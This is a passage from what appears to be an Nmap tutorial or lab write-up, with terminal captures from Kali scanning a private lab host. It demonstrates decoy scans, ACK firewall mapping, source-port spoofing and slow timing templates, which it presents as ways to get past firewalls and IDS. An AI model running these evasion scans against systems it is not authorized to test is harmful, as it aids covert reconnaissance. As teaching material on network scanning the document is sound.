


Fig:Decoy Scan (-D)




Fig:Decoy Scan Random ip's

5.2 SA Firewall Detection Scan

A TCP ACK scan (**-sA**) used to determine firewall rulesets and whether a port is filtered.

Workflow: Sends TCP ACK packets to target ports:

- If there is **no response** or an ICMP unreachable error, the port is **filtered**.
- If a **RST** (reset) is received, the port is **unfiltered** (not necessarily open).

Useful to map out firewall rule behavior without checking open/closed port status.

Command: `nmap -sA <IP>`




Fig 1: Target with no firewall




Fig 2: Ack undetected (no firewall)




Fig 3: Target with firewall




Fig 4: Ack Detected (firewall)

5.3 Using -g Option (Spoof Source Port)

- The **-g** option in Nmap allows you to set a specific source port for your scan packets.
- Some firewalls and IDS allow packets from certain ports (like port 53 for DNS). Spoofing the source port may help bypass such filters.
- **Example:** `nmap -sS -g 53 192.168.1.10`
- **Scenario:** Use when you suspect the firewall allows traffic only from certain service ports like DNS (53), HTTP (80), etc.





Fig:using same client port

5.4 Timing Scan (-T0 to -T5)


Timing templates in Nmap control how aggressive or stealthy your scan is. Useful for evading detection or speeding up scans.

- -T0 – Paranoid (very slow, IDS evasion)
- -T1 – Sneaky
- -T2 – Polite
- -T3 – Normal (default)
- -T4 – Aggressive (fast, can trigger detection)
- -T5 – Insane (maximum speed, high detection risk)
- Example: `nmap -sS -T2 192.168.1.1`



```
harish@kali: ~  
File Actions Edit View Help  
harish@kali: ~ harish@kali: ~ harish@kali: ~  
harish@kali: ~  
$ nmap -T0 -p 22 21 192.168.29.40  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 11:03 IST  
  
harish@kali: ~  
$ nmap -T1 -p 80 443 192.168.29.40  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 11:04 IST  
  
harish@kali: ~  
$ nmap -T2 -p 80 443 192.168.29.40  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 11:05 IST  
Nmap scan report for 192.168.29.40  
Host is up (0.0007ms latency).  
  
PORT      STATE      SERVICE  
80/tcp    filtered  http  
MAC Address: 42:C8:AD:FB:29:F2 (Unknown)  
  
Nmap done: 2 IP addresses (1 host up) scanned in 11.41 seconds  
  
harish@kali: ~  
$ nmap -T3 -p 80 443 192.168.29.40  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 11:06 IST  
Nmap scan report for 192.168.29.40  
Host is up (0.000925 latency).  
  
PORT      STATE      SERVICE  
80/tcp    filtered  http  
MAC Address: 42:C8:AD:FB:29:F2 (Unknown)  
  
Nmap done: 2 IP addresses (1 host up) scanned in 0.66 seconds
```

Fig 1: Timing Scans




```
harish@kali: ~  
File Actions Edit View Help  
harish@kali: ~ harish@kali: ~ harish@kali: ~  
harish@kali: ~  
Nmap done: 2 IP addresses (1 host up) scanned in 11.41 seconds  
  
harish@kali: ~  
$ nmap -T3 -p 80 443 192.168.29.40  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 11:06 IST  
Nmap scan report for 192.168.29.40  
Host is up (0.000925 latency).  
  
PORT      STATE      SERVICE  
80/tcp    filtered  http  
MAC Address: 42:C8:AD:FB:29:F2 (Unknown)  
  
Nmap done: 2 IP addresses (1 host up) scanned in 3.66 seconds  
  
harish@kali: ~  
$ nmap -T4 -p 80 443 192.168.29.40  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 11:06 IST  
Nmap scan report for 192.168.29.40  
Host is up (0.0015s latency).  
  
PORT      STATE      SERVICE  
80/tcp    filtered  http  
MAC Address: 42:C8:AD:FB:29:F2 (Unknown)  
  
Nmap done: 2 IP addresses (1 host up) scanned in 2.59 seconds  
  
harish@kali: ~  
$ nmap -T5 -p 80 443 192.168.29.40  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 11:06 IST  
Nmap scan report for 192.168.29.40  
Host is up (0.0023s latency).  
  
PORT      STATE      SERVICE  
80/tcp    filtered  http  
MAC Address: 42:C8:AD:FB:29:F2 (Unknown)  
  
Nmap done: 2 IP addresses (1 host up) scanned in 0.95 seconds
```

5.5 Min-Parallelism Scan

The `--min-parallelism` option sets the minimum number of probes that Nmap will try to send in parallel.

Use case: Useful to increase scan speed and performance tuning when scanning large networks or when dealing with rate-limited environments.

Example: `nmap --min-parallelism 50 <IP>`




```
harish@kali: ~  
File Actions Edit View Help  
harish@kali: ~ harish@kali: ~ harish@kali: ~  
Nmap scan report for 192.168.29.40  
Host is up (0.0030s latency).  
Not shown: 997 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
MAC Address: 42:CB:AD:FB:29:F2 (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 5.00 seconds  
  
(harish@kali)-[~]  
$ nmap --min-parallelism 10 192.168.29.40  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 12:30 IST  
Nmap scan report for 192.168.29.40  
Host is up (0.0018s latency).  
Not shown: 997 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
MAC Address: 42:CB:AD:FB:29:F2 (Unknown)  
  
